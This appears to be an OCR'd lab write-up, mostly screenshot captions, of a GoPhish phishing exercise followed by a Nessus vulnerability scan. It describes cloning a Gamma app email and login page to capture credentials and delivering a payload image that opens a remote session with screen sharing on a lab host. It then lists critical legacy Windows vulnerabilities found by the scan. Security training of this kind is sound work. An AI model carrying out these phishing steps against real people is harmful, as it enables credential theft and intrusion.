
1. **User-Friendly Interface**: GoPhish provides a web-based interface that makes it easy to create and manage phishing campaigns.
2. **Email Template Creation**: Users can design email templates that resemble legitimate emails to increase the chances of success.
3. **Landing Page Creation**: It allows users to create fake landing pages that mimic real websites, which can capture user credentials.
4. **Tracking and Reporting**: GoPhish tracks how many users clicked on the phishing link and submitted their information, providing valuable insights into the effectiveness of the campaign.
5. **Training**: After a campaign, organizations can use the results to educate employees about phishing threats.

First we will download it then execute the file



Here I gives us the username ,password and the server


After we write the email , password and writing a new password




We know that the target use gamma app so will use the image that we have created and send it as a phishing mail in order to upgrade gamma

We have to full 4 pages before lunching our campaign


1- Email Templates




Here we will click on the import Email , then we will copy the HTML code for any gamma legitimate Email and paste it



Then we will click on the addfile and add our image




2- Loading page




Here we will import the gamma-login page


After that we redirect him to our local machine so he can see and download the image



3 – Sending profiles




By signing up in the elstio website we will have the smtp form and the host




4 – User & Groups

Here we will write the email of the target




Now we can lunch out campaign




After the target receive our image and download it


we will see that our session will be established




From the help command we can see what we can do



Here we will use the screenshare





```
Target IP  : 192.168.220.138
Start time : 2024-10-24 13:12:45 -0400
Status     : Playing
```




First I install the nessus dpkg on linux client

Then I started the services on client



Then Create New Scan and write all targeted devices



Then I created nessus report to find vuln

Critical	High	Medium	Low	Info	Total
31	150	30	2	0	213

Details

Severity	Plugin Id	Name
Critical (10.0)	11790	MS03-026 / MS03-039: Buffer Overrun In RPCSS Service Could Allow Code Execution (823980 / 824146)
Critical (10.0)	11808	MS03-026: Microsoft RPC Interface Buffer Overrun (823980)
Critical (10.0)	11835	MS03-039: Microsoft RPC Interface Buffer Overrun (824146) (uncredentialed check)
Critical (10.0)	11888	MS03-043: Buffer Overrun in Messenger Service (828035)
Critical (10.0)	11921	MS03-049: Buffer Overflow in the Workstation Service (828749)
Critical (10.0)	12052	MS04-007: ASN.1 parsing vulnerability (828028)
Critical (10.0)	12205	MS04-011: Microsoft Hotfix (credentialed check) (835732)
Critical (10.0)	12206	MS04-012: Microsoft Hotfix (credentialed check) (828741)
Critical (10.0)	15456	MS04-031: Vulnerability in NetDDE Could Allow Code Execution (841533)
Critical (10.0)	18483	MS05-027: Vulnerability in SMB Could Allow Remote Code Execution (896422)
Critical (10.0)	18502	MS05-027: Vulnerability in SMB Could Allow Remote Code Execution (896422) (uncredentialed check)
Critical (10.0)	19402	MS05-039: Vulnerability in Plug and Play Could Allow Remote Code Execution and Elevation of Privilege (899588)
Critical (10.0)	19406	MS05-043: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (896423)
Critical (10.0)	19407	MS05-043: Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423) (uncredentialed check)
